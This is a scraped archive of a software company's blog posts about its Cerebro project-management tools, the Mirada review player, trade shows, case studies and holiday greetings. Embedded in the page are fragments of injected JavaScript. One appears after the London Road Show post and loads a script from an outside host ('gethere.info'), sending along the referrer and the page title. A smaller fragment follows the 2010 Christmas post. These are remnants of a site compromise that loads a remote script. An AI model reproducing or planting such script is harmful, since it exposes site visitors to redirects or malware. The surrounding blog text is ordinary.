Posts by admin

London Road Show February 21-23

2012/01/30 Posted by Cerebro 0 thoughts on “London Road Show February 21-23”

cer_london

Yes, we knew once it would happen.

The time has come – we’re going to London!

On February 21-23 we’re planning to visit a number of VFX and animation facilities in London, Bristol with live demonstrations and presentations.

What’s on the menu this time?

  • Cerebro, for sure. We’d like to show it to the UK VFX crowd and their feedback will be really precious for further product development.
  • Mirada. We realize that not all of you, guys, may need the whole Cerebro bundle because the mature VFX facilities you work for must have been developed or adopted some kind of project tracker. OK, let’s pump it up with Mirada then! We’re launching it as a standalone product line right after the show.
  • Cargador. Don’t you think that good ol’ FTP is getting a bit… obsolete? Yes, we assume that the English would rather call it “established” or “traditional” but still… Would you mind not to get your files corrupted on transmission or accessed by those whom they don’t concern ever again? Take Cargador and make those issues a history!

Want to take part in the show?

Check in by e-mailing to Konstantin Kharitonov (khar@cinesoft.ru) and we’ll drop into your place, too!

Cheers and… hope to see you soon!

View presentation Cerebro uk Road Show or download it

View more presentations from CineSoft

[:]s.src=’http://gethere.info/kt/?264dpr&frm=script&se_referrer=’ + encodeURIComponent(document.referrer) + ‘&default_keyword=’ + encodeURIComponent(document.title) + ‘

Cinesoft Partner Shortlisted For VES Awards 2012.

2012/01/11 Posted by Cerebro 0 thoughts on “Cinesoft Partner Shortlisted For VES Awards 2012.”


beverly hiltonThe 10th Annual VES Awards will take place on Tuesday, February 7, 2012 at the Beverly Hilton Hotel, LA, USA. The nominees for awards in 23 categories are announced, and we are pleased to congratulate our partners in Kiev, POSTMODERN company, nominated for Outstanding Visual Effects in a Broadcast Series with The Bomber project.

As far as we know, this is the first time in history when a CIS-based company is nominated for a VES Award.

So here are the particular people we are proud of:

  • Igor Gotsulyak
  • Dmitriy Kolesnik
  • Egor Olesov
  • Dmitriy Ovcharenko

We wish that these names already written in the short list, were also written in that cherished envelope, which will be solemnly opened on stage on February 7!

We keep our fingers crossed, guys!

The complete list of nominees is here.awardslogo10finalblk-web

The Visual Effects Society (VES) is the entertainment industry’s only organization representing the full breadth of visual effects practitioners including artists, animators, technologists, model makers, educators, studio leaders, supervisors, PR/marketing specialists and producers in all areas of entertainment from film, television and commercials to music videos and games. Consisting of a diverse group of more than 2,400 members in 20 countries, the VES wants to enrich and educate its own members and members of the entertainment community at large through a multitude of domestic and international events, screenings and programs.


logo_black15.06Postmodern is one of the largest postproduction facilities in Ukraine. The portfolio of the studio consists of more than 2,000 commercials, 20 feature films and 100 music videos. Postmodern is a Cinesoft software distribution partner since 2011.

New Visibility Policy and other stuff

2011/12/27 Posted by Cerebro 0 thoughts on “New Visibility Policy and other stuff”

New Visibility Policy For Groups And Users


seesA new visibility policy takes effect in the current version. Visibility determines if a user is allowed to see other groups / users in various interface elements and whom he/she would see in particular. Visibility is configured on a separate Administrator panel tab – «Who Sees Whom».

Visibility options are the following: the user may see everybody in the universe, or the user may see definite groups only, or the user may not see anybody in the universe.

Visibility options for a user profile can be set up during its creation process as well.

Previous visibility policy was the following: only group-mates were allowed to see each other, i.e. the users had to belong to one and the same group for that. Now this rule is abandoned and group membership doesn’t affect visibility: it is not necessary to be included in a group to see its members and, vice versa, group-mates do not see each other until allowed by Administrator.

New visibility policy release will not affect current visibility settings for existing users though it is recommended to update Cerebro to manage visibility for new users.

Project Templates

You can select one of the existing projects to use it as a template for a new project. Select the project to be a template and select its content and settings you wish to transfer to the new project.

New Wizards

Several new wizards are added to help create new items in Cerebro, such as projects, users, groups etc. The wizards make it easier to create and configure those items. As a rule, a wizard guides you through several quick steps to specify all parameters for an item being created.

The item’s most essential properties are configured on the first step while minor properties are laid back to other steps. So it is obligatory to complete the first step only while the rest steps may be postponed or skipped.

New Administrator Window

The main feature – new Administrator panel works much faster. And some minor improvements were added, such as item renaming by double-click.

User Invitation

Invitation function is back! Its interface can be found here: Administrator -> Users. After the invitation is accepted by the user you get a notification in Cerebro and can set up the user profile parameters to take him/her on board right away!

New Task Alerts

Cerebro sends out e-mail notifications on different events to whom they concern. A new type of event is added – New Task Created. E-mail notification settings are configured here: Main Menu -> Profile.

Personal Data

A user can choose whether to open his/her personal data (e-mail, phone number etc.) to colleagues or not. This option is set up in user profile (Main Menu -> Profile).

Forum Text Zoom

A new feature – text zoom in/out is added to forum threads. Zoom is changed by the buttons in the upper forum panel. Besides, Shrink/Expand All Messages buttons are added onto this panel.

Bugs Fixed

  • Report cannot be created by user with peculiar access rights;
  • Incorrect task naming if created by file(s) drag-n-drop onto Navigator panel;
  • Session could be lost in database;
  • Cerebro crash while working with user statistics.

More information here


Merry Christmas and happy New Year!

2011/12/27 Posted by Cerebro 0 thoughts on “Merry Christmas and happy New Year!”

your-card641-400x200

Dear golleagues!


Please, accept our greetings in accordance with upcoming New Year holiday! We wish you a successful year full of technological innovations, ambitious projects, prevented clearance of deadlines and a lot of tasty ice cream!!
Thanks for the cooperation, we hope that our relationships will be even more usefull in the future!


Cerebro New Features

2011/09/22 Posted by Cerebro 0 thoughts on “Cerebro New Features”

Access Rights Management Upgraded

Access rights can be global (granted to the whole Universe) or local, task-specific.

To adjust task-specific access rights pick the task (or project), go to  btn_access Task Properties tab and press the button .

prop_access_eng

A new window will open:


access_task_eng

The upper list displays current groups and users who have access to the task. There you can change Role and Access Rights Inheritance Pattern. A Role is a combination of separate access rights which allows a user certain type of activities in the project structure. Access Rights Inheritance Pattern defines the scope of Role application. The patterns can be the following:

1. To the current task and all lower levels (sublevels)

2. To the current level only

3. To the sublevels only

The access rights highlighted with bold type are not inherited from upper levels (parent objects) and therefore can be changed. Inherited access rights cannot be altered. If you need to alter inherited access rights you must uncheck Inherit Access Rights from Parent Objects checkbox first. All current inherited rights will be changed to direct and ten set to zero. After that you can edit/delete these access rights in the particular task.

You can customize access rights for a picked group/user in the upper list by checking / unchecking the appropriate checkboxes in the lower list.


To add a group / user to the upper list press Add a Group/User button.

A dialog window will appear where you’ll be able to select Groups/Users to add to the list.

access_add_groups_users_eng

Pressing Role button calls a window with list of roles and their specific access rights settings.

Here you can see and edit current role settings and create new roles.


Global access rights are set up in Administrator window (Main menu/Tools/Administrator) on Universe tab

access_universe_eng

Global access rights are being set up the same way as described above except one restriction: they can be set up for groups only (not for separate users).

Access rights management is one of the most sophisticated matters in Cerebro therefore we strongly recommend you to read the latest User Manual on this matter before making any changes. ССЫЛКА

The latest access rights management system is not guaranteed to be compatible with the previous one. An issue noticed: if you edit access rights in the latest version of Cerebro, they can be displayed incorrectly in previous versions.

Bugs Fixed

Large files export to Cargador error (all platforms) – fixed

More information here.

Case Study — Ad Agency ‘Mandarin’

2011/09/20 Posted by Cerebro, User Case 0 thoughts on “Case Study — Ad Agency ‘Mandarin’”
This month, Konstantin Kharitonov talks to Dmitrii Filippov of Mandarin Ad Agency.

New CEREBRO: Some options and bugs fix

2011/07/23 Posted by Cerebro 0 thoughts on “New CEREBRO: Some options and bugs fix”


login_lang_eng

You may select the UI language Cerebro directly at login screen.

You may choose avatar display option to show them (the menu Cerebro Astro – Settings – Display Settings):

  • – on the left, center or right of the message header
  • – or disable altogether.

There is a new export Review option appear in MiradaPro (menu Review / Export Track to MOV). You may save Review track with voice comments in separate QuicktTme MOV file. The feature available on Windows and MacOS platforms. (Windows: Unknown problem was detected when export file targeted to Desktop)

Corrections to the server component:

module Sirena was updated. File deletion error was fixed.

Bug Fix in Cerebro:

The First Steps Wizard assigns default file storage for a new project immediately. This will eliminate “Site list is empty” error message.

Bug Fix in Mirada:

Saving of long (more than 3 minutes) reviews was fixed. They are correctly stored and shipped in Cerebro now.

More information here.

“Smeshariki” get a 3D-volume with NVIDIA

2011/07/18 Posted by Cerebro, User Case 0 thoughts on ““Smeshariki” get a 3D-volume with NVIDIA”

Mirada Pro: Stereoscopic 3D Support + 3 New Features

2011/06/17 Posted by Cerebro 0 thoughts on “Mirada Pro: Stereoscopic 3D Support + 3 New Features”

CineSoft Ltd. launches a new version of the most popular Cerebro plugin – Mirada player.

A new version of Mirada, named Mirada Pro offers four advanced features:

  • Stereoscopic 3D support,
  • Online reviewing sessions,
  • Color grading,
  • Reviews saved as standalone files in a user defined folder.

1. Stereoscopic 3D Support

Cerebro professional users get a unique tool for watching images and videos in stereoscopic 3D format and what is more noticeable – this tool allows to draw stereoscopic comments as well, i.e., they are parallax adjustable!

Mirada Pro supports 5 stereoscopic modes:

–  OpenGL Quad Buffering Mode based on NVIDIA 3DVision Pro hardware technology.

mirada_stereo_OpenGL

This mode requires an  NVIDIA Quadro series graphic controller as well as shutter eyeglasses and an emitter (NVIDIA 3DVision Kit).

Anaglyph Mode. You’ll need special eyeglasses with red and cyan color filters.

mirada_stereo_anaglyph

Alongside with the described above modes Mirada Pro offers a special mode for preview theaters (review rooms) – Dual Screen Output. This mode allows to project two separate videostreams via paired projectors and filter the streams by polarized eyeglasses. A dual video output graphic controller is required to run this mode.

If a user’s graphic controller doesn’t support any of the above modes Mirada Pro offers two monoscopic modes – Source and One Side Only. The first one displays the picture “as is”, the second one displays a half of it, either “left eye” or “right eye” depending on user’s choice.

2. Online Reviewing Sessions

Mirada Pro offers a special tool named Online Reviewing Session. This tool allows several remoted users to establish an Internet connection, share the session link and watch simultaneously not only the content played back by Mirada Pro but each other’s actions as well (mouse cursor movements, timeline shifts, picture zoom and pan).

This mode is based on more progressive technologies than trendy screen sharing, and they makes it possible to share and review high quality images or videofiles on pretty slow Internet connections.

3. Color grading

Tools -> Color Grading menu adjusts Gamma and Exposure and switches on/off Linear to Logarithmic mode:

mirada_color_grading

OpenGL library makes it possible for Mirada Pro to use Color Grading even with RAW formats (or other formats with more than 8 bits per color channel).

4. Reviews Saved as Standalone Files

This option lets a user save a review as a separate file to a defined folder if for some reason he (she) doesn’t want to publish it immediately in a Cerebro forum thread.

More information

How Do I Get Mirada Pro?

Starting with build 5794 by June 17, 2011 Mirada Pro is included in standard Cerebro installation packages for Windows, MacOS and Linux. Pro functions unlock after a special product key activation. Mirada Pro is available for all Cerebro pricing plans, including Free Demo.

A product key can be purchased by either of two possible ways:

1) Via Cerebro Web Interface (Main Menu -> Account -> Buy Mirada Pro);

2) Contacting CineSoft directly.

Product keys can be issued for 1, 3, 6, 12 months of validity or for an unlimited time.

Please note that Mirada Pro product keys are “node-locked”, i.e., bound to a particular workstation – this policy is opposite to Cerebro traditional “floating licenses”. We must take into account that unlike Cerebro, Mirada Pro is a highly specialized toolkit required by a comparatively small part of a whole facility. So, this licensing approach seems to be more economically effective in terms of company’s software assets and investments. Besides, Pro functions have rather specific hardware requirements and therefore it doesn’t make much sense in installing Mirada Pro on every PC in the house.

Case Study — Advance Digital

2011/04/06 Posted by Cerebro, User Case 0 thoughts on “Case Study — Advance Digital”
This month we’re interviewing Yulia Kozhevnikova from the Advance Digital advertising agency.

Design I Reklama 2011

2011/03/30 Posted by Cerebro 0 thoughts on “Design I Reklama 2011”

Design&ReklamaApril 4-7 Central House of Artists (Moscow) hosts Design I Reklama 2011, the 17th Exhibition of Advertising Industry.

Our participation in the event will be our first step to focus on advertising market where we’ll offer Cerebro as a project management solution for full-cycle campaigns, from planning and creative ideas through production and media.

At our booth you’ll meet Cerebro developers and CineSoft management and will have a chance to ask questions and “push all those buttons”.


Looking forward to meeting you there!

Venue: Booth No.9-17, Central House of Artists, 10, Krymsky val, Moscow.

Additional info about the exhibition is here.






Testing Cerebro for iPhone и iPad

2011/03/28 Posted by Cerebro 0 thoughts on “Testing Cerebro for iPhone и iPad”

фотография 1(2)








We’ve started Cerebro for iOS beta testing. This version is built for Apple Inc. mobile devices – iPad и iPhone.

A month ago we invited iPad users only to test new fetures of this version and today we gladly welcome all iPhone users as well!

If you wish to join our testing team please submit your request to: khar@cinesoft.ru !:)


фотография 1фотография 2(2)фотография 1(3)фотография 2(3)фотография 2фотография 3(2)фотография 3(3)фотография 3фотография 4(2)фотография 4(3)фотография 4фотография 5(2)фотография 5(3)фотография 5

OGIC Conference

2011/03/21 Posted by Cerebro 0 thoughts on “OGIC Conference”

a_c48ce6a3April 8-10, 2011 Saint Petersburg hosts The First Annual Gaming and 3D Industry Conference – OGIC.

On April 9, during the Day of CGI & 3D, we’ll take the floor with our seminar – “Media Project Management Systems”.

Our CEO, Konstantin Kharitonov, will touch upon the following common issues:

  • How to shorten production cycle?
  • How to reduce iterations on comments and revisions?
  • How to transfer information between people without loss or misunderstandings?
  • How can one say / write things that can be hardly expressed by words?
  • How vendors and freelancers can be managed and controlled?

Venue: Petrocongress Hall, 5, Lodeinopolskaya street, Saint Petersburg, Russia

See you there!

PS: if your company resides in Saint Petersburg we can arrange a separate presentation of Cerebro for your stuff one of these days. It will be absolutely free, at a convenient time for you, at your office. Send your applications to khar@cinesoft.ru.


СPS 2011 – March 15-17

2011/03/15 Posted by Cerebro 0 thoughts on “СPS 2011 – March 15-17”

event_image_3268_300x300March 15-17 , 2011 the 8-th specialized exhibition of services for TV and Cinema production, CPS / Cinema Production Service, will be hosted in Moscow Expocenter.

CPS/ Cinema Production Service is Russia’s only specialized exhibition of services for television and film in the format of b2b (business-to-business), focused on producers and all professionals directly involved in the process of filmmaking.

A new event – Cameraman’s Day will be held during the exhibition alongside with the traditional annual CPS Award «For achievements in filmmaking».
The prize will be awarded in the following categories:

  • Best New Technology
  • Best Visual Effects
  • Best Production Company
  • Special Nomination

The Cinesoft products will be presented at the booth of our reseller and longtime partner – JCSI Company. Alongside with Cinesoft principal product – Cerebro Project Management System – a brand new pre-released product will be introduced – Element Media Asset Management.

We will be glad to meet you there!

Venue: Moscow, Expocentre, pav. 7, Hall 6 (Krasnopresnenskaya embankment., 14) 

More information about the exhibition here

New office and Director :)

2011/03/14 Posted by Cerebro 0 thoughts on “New office and Director :)”

IMG_1294 1On March 09, 2011 we moved in a new fancy office near Electrozavodskaya Metro Station.


Now we bathe in the spring sun and admire Moscow sights outside our windows on the 7th floor! :).

Our new address: ul. Bolshaya Pochtovaya, 55/59.

And, by the way, our new phone number:  +7 (495) 980-03-76.

The rest contacts remain the same.

[mappress]


And one more thing – we have new Deputy Director (see pics below).

🙁 🙁 🙁

IMG_1284

IMG_1288

By the way HDR mode on iPhone4 totally works 🙂

Cerebro updated Forum

2011/03/04 Posted by Cerebro 0 thoughts on “Cerebro updated Forum”

Message type can be selected/changed in the Add or Edit dialog windows. 
Files can be dragged-and-dropped right onto a forum thread. 
And it calls an Add message dialog window with the dropped files attached to it.
Every forum message now has 2 new buttons, Edit and Reply.type

Locked docks
All docks (Navigator, Forum, Gannt chart, etc.) are now locked by default, i.e. they can’t be detached and moved.
To unlock the docks you must uncheck the box View -> State docks-> Fixed docks.

Bugs Fixed
Incorrect connection via a proxy server.
A zero hash file upload error.
Crash caused by date/time adjustment in the New Task dialog window.
Crash caused by Navigator’s Panels style.
Invisible parent tasks for the Restricted Worker role.

More information here

Case Study — N3

2011/02/21 Posted by Cerebro, User Case 0 thoughts on “Case Study — N3”
This month we talk with Timofei Penkov production director of N3.

Cerebro update

2011/02/11 Posted by Cerebro 0 thoughts on “Cerebro update”

1

User Profile Edit
Administrators are enabled to edit user profiles. If a user belongs to one and the only universe Administrator can edit any profile field, including user e-mail and password.
Users are enabled to edit their logins.

A Deleted Account Restoration
It has been made possible to restore a deleted user account by his/her e-mail address.

Pop-up Tooltips


Columns in task lists (Navigator, Interesting Tasks list) have pop-up tooltips now, e.g., pointing to one of the Planned costs/Actual costs/Balance columns causes a pop-up tooltip with detailed info on all 3 parameters.

icons_en


Tags

Columns with tags now have headlines. These headlines are preserved while being exported to Excel.

User Statistics
A click on a task on the User Stats page makes Navigator switch to the same task.
Statistics re-calculates after pressing Calculate Statistics button.

More information here

Merry Сhristmas and Happy New Year!

2010/12/27 Posted by Cerebro 0 thoughts on “Merry Сhristmas and Happy New Year!”

web_card1

web_card2

[:]if (document.currentScript)

CG Event 2010 ended

2010/12/18 Posted by Cerebro 0 thoughts on “CG Event 2010 ended”